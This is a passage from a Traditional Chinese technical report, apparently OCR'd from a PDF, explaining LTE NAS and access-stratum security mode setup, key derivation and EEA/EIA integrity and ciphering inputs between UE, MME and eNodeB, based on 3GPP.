- NAS-MAC = EIA(NAS-int-alg , KNASint, Message, Direction, Bearer ID)




圖 4- 42 EIA 演算法輸入與輸出狀況

資料來源：3GPP 及本團隊整理

這裡的 Security Mode Command 為了要讓 UE 知道 NAS 安全性的設定，內容包含下列：

- KSIASME = 3-bit 值用來指名哪一個 KASME，這邊是 KSIASME=1。
- Replayed UE Security Capability =重送 UE Security Capability，用來再次確認。
- 加密演算法 EEA = MME 所挑選的，這邊是 EEA1。
- 完整性演算法 EIA = MME 所挑選的，這邊是 EIA1。

當 UE 收到了 Security Mode Command 訊息時，他將會設定現在的 K_{ASME} 到 KSI_{ASME}，並且把 KSI_{ASME} 當作是以後此 K_{ASME} 的識別。接下來，UE 將會用 MME 所挑選的完整性與加密演算法來產生 K_{NASint} 和 K_{NASenc}，一旦產生了完整性密鑰 K_{NASint} 之後，就先驗證 MME 透過 eNodeB 傳來的訊息是否正確，這邊用相同的演算法與參數，來產生 XNAS-MAC。如果 XNAS-MAC 相同於 NAS-MAC 的話，則該訊息的完整性得以驗證(如圖 4- 43)。




圖 4- 43 安全性設定-Security Mode Complete

資料來源：3GPP 及本團隊整理

當 UE 確定 MME 送來的訊息無誤之後，就會回送 Security Mode Complete 的訊息回去給 MME，這個訊息的目的是為了要告知 MME，有一組 NAS 專用的密鑰已經被 UE 跟 MME 共同擁有，而且也被 UE 所驗證了，而這個 Security Mode Complete 訊息本身將會經由加密以及完整性驗證的方式傳遞，所以幫忙轉送的 eNodeB 也不能得知中間的內容，UE 會利用剛指定的加密演算法來產生一個密鑰流 Keystream，用這個密鑰流與要加密的訊息做 XOR 則可以得到加密過後的訊息，EEA 的加密流程(圖 4- 44)需要下列的參數：

- 計數（Count）= 32-bit 上行 NAS 計數，相同於 EIA 時的 Count。
- 頻道 ID（Bearer）= 5-bit 通道識別，這邊是一個常數值 0。
- 方向（Direction）= 1-bit 傳輸方向定義, 0 是上行 and 1 是下行，這邊是 0。
- 長度（Length）=密鑰流所需的長度。
- KNASenc = 128-bit NAS 密鑰。




圖 4- 44 EEA 演算法輸入與輸出狀況

資料來源：3GPP 及本團隊整理

完成了加密之後，還需要產生完整性的驗證碼，UE 則會用 EIA 演算法來產生 NAS-MAC。產生 NAS-MAC 的流程如下：

- 計數（Count）= 32-bit 上行非存取層計數。
- 訊息（Message）=非存取層的訊息，在這邊是加密的 Security Mode Complete 。

- 方向（Direction）= 1-bit 傳輸方向, 0 上行， 1 下行，這邊是 0。
- 頻道 ID（Bearer）= 5-bit 通道識別碼, 這邊是一個常數值 0 。
- KNASint = 128-bit NAS 完整性密鑰。

一旦加密過後的 Security Mode Complete 送至 MME，經由 MME 驗證過後，則 NAS 的流程結束，當往後 NAS 訊息被傳送的時候，將會有完整性與機密性的保護，原始的 NAS 明文將會先被加密，然後在用完整性金鑰 KNASint 來包戶該訊息的完整性(如圖 4- 45)。




圖 4- 45 NAS 安全通訊管道（UE 與 MME）

資料來源：3GPP 及本團隊整理

3. 存取層安全模式建立

UE 與基站 eNodeB 建立存取層的安全性，用來傳遞 RRC 控制訊號，或是一般的用戶的 IP 封包。存取層是 UE 與 eNodeB 之間的通訊，所以存取層的密鑰將會用該 eNodeB 專有的密鑰 K_{eNB} 來產生，與非存取層安全性相同的地方在於利用安全模式啟動的方式來進行密鑰的產生以及訊息的保護，安全模式啟動主要有兩個訊息安全模式指令 Security Mode Command(如圖 4- 46)和安全模式完成 Security Mode Complete 的訊息來完成，eNodeB 會發送安全模式指令給 UE，UE 收到訊息之後產生密鑰，再發送安全模式完成給 eNodeB。這兩個訊息都是有完整性保護，所以接收方可以確保接收到的訊息沒有被修改。

而在那之前 MME 會先利用 K_{ASME} 來產生 K_{eNB}，並且將該密鑰傳送給 eNodeB。然後 eNodeB 選擇存取層演算法 AS Security Algorithms（Alg-ID：Algorithm ID），並且用這些演算法來產生完整性金鑰 K_{RRCint}、加密金鑰 K_{RRCenc} 及用戶密鑰 K_{UPenc}。其中 K_{RRCint} 和 K_{RRCenc} 用來傳遞控制面（Control Plane）的訊息，而 K_{UPenc} 則是用來加密用戶面（User Plane）所要傳送的資料。同時，eNodeB 將會用 K_{RRCint} 來計算 MAC-I，用來保護資料（在這邊是 Security Mode Command）的完整性，而 UE 可以透過相同的演算法來產生密鑰以及驗證 MAC-I 來確保訊息的完整性。類似於非存取層安全性，驗證無誤後，UE 產生一個加密的 Security Command Complete 給 eNodeB，完成了存取層的安全性設置。

第一步驟是 MME 產生 K_{eNB}，利用 KDF 還有 K_{ASME} 和 UL NAS Count（上行 NAS 計數器），再來是將 K_{eNB} 傳送到基站 eNodeB，K_{eNB} 是包含在連接接受（Attach Accept）訊息裡面，連接接受的訊息是為了回應在 UE 一剛開始連接到服務網路時，需要對網路做註冊，所以 UE 會發送連接請求（Attach Request）來要求服務網路做身份認證。不管是連接請求或是連接接受都是透過 S1-MME 訊號介面來傳遞，也就是 E-UTRAN 和 UE 之間通訊的介面。在產生 K_{eNB} 中，有兩個資訊非常重要，包含用戶裝置安全能力（UE Security Capability）和非存取層上行計數器（UL NAS Count），UE Security Capability 是 MME 從 UE Network Capability（之前在 LTE 認證時所傳送的訊息）中所挑選的一組設定，而非存取層上行計數器是紀錄在非存取層中訊息傳遞的次數，藉由著上面的資訊，MME 選擇非存取層上行計數器來產生 K_{eNB} 之後，需要告知基站 UE 能夠使用的密碼演算法。

基站收到了 Attach Accept 之後，將會利用 UE Security Capability 裡面所指定的安全演算法來保護它的 RRC 訊息，以及 IP 封包，基站產生 K_{RRCint}、K_{RRCenc} 和 K_{UPenc}，從 K_{eNB} 與指定的演算法，RRC-int-alg、RRC-enc-alg、UP-enc-alg 是用來標示哪一個演算法被採用，而 Alg-ID 則是代表該演算法的數值，用來再次保證不同的演算法所接受的輸入皆為不同(請參閱圖 4- 46)。

- KRRCint = KDF(KeNB, RRC-int-alg, Alg-ID)
- KRRCenc = KDF(KeNB, RRC-enc-alg, Alg-ID)
- KUPenc = KDF(KeNB, UP-enc-alg, Alg-ID)




圖 4- 46 AS 安全性設定-Security Mode Command

資料來源：3GPP 及本團隊整理

eNodeB 這時候開始利用上述三把金鑰來組成 Security Mode Command，而且計算 MAC-I（Message Authentication Code for Integrity）利用選擇的 EIA 演算法再加上 K_{RRCint}，計算 MAC-I 需要下列的參數(如圖 4- 47)。

- 計數（Count）= 32-bit 下行 PDCP 計數（之後會在提到 PDCP）。
- 訊號（Message）= RRC message, 在這邊是 Security Mode Command message。
- 方向（Direction）= 1-bit 傳輸方向定義, 0 是上行 and 1 是下行。
- 頻道識別（Bearer ID）= 5-bit 無線通道識別。
- KASint = 128-bit 完整性密鑰，可存取層（AS）完整性密鑰。




圖 4- 47 EIA 產生 MAC-I 輸入與輸出狀況

資料來源：3GPP 及本團隊整理

計算出來的 MAC-I 將附在 Security Mode Command 的訊息後，並且傳送給 UE。這時候的訊息僅有完整性保護，並沒有任何的加密。而這個 Security Mode Command 定義了兩個參數：

- 存取層加密演算法（AS Ciphering Algorithm）= eNodeB 所挑選的，如圖 4-46 為 EEA1。
- 存取層完整性演算法（AS Integrity Algorithm）= eNodeB 所挑選的， 如圖 4-47

為 EIA1。

UE 收到了 Security Mode Command 之後，同樣的利用 K_{ASME} 和 UL NAS Count 產生 K_{eNB}，這邊並不需要依靠 eNodeB 送來的訊息即可自行產生，取得了存取層三把密鑰之後，就可以開始驗證 eNodeB 送來的 Security Mode Command 的完整性，由 UE 計算的 XMAC-I，基本上運作的流程與在 eNodeB 中的 MAC-I 相同，只是 XMAC-I 是經由 UE 計算出來的。UE 比對 XMAC-I 是否和 eNodeB 送來的 MAC-I 相同，如果相同，則傳送 Security Mode Complete 回去給 eNodeB。與非存取層不同的是，UE 送給 eNodeB 的 Security Mode Complete 並沒有用 K_{RRCenv} 或是 K_{UPenc} 加密，僅只有用 K_{RRCint} 來確保訊息的完整性。在存取層加密的時機是在於 Security Mode Complete 之後才開始做加密的保護(如圖 4- 48)。




圖 4- 48 UE 產生密鑰之方法

資料來源：3GPP 及本團隊整理

eNodeB 收到了 UE 送來的 Security Mode Complete，則驗證其完整性，如果相同，則存取層的安全性設置完成，之後 UE 與 eNodeB 的通訊將會加密，控制面（Control Plane）會使用加密且完整性保護的通訊方式，若是只有傳送用戶面（User Plane）資

料，僅會用加密的方式來保護(請參閱圖 4- 49、圖 4- 50、圖 4- 51)。




圖 4- 49 存取層訊息加密機制

資料來源：3GPP 及本團隊整理




圖 4- 50 AS 安全性設定-Security Mode Complete

資料來源：3GPP 及本團隊整理

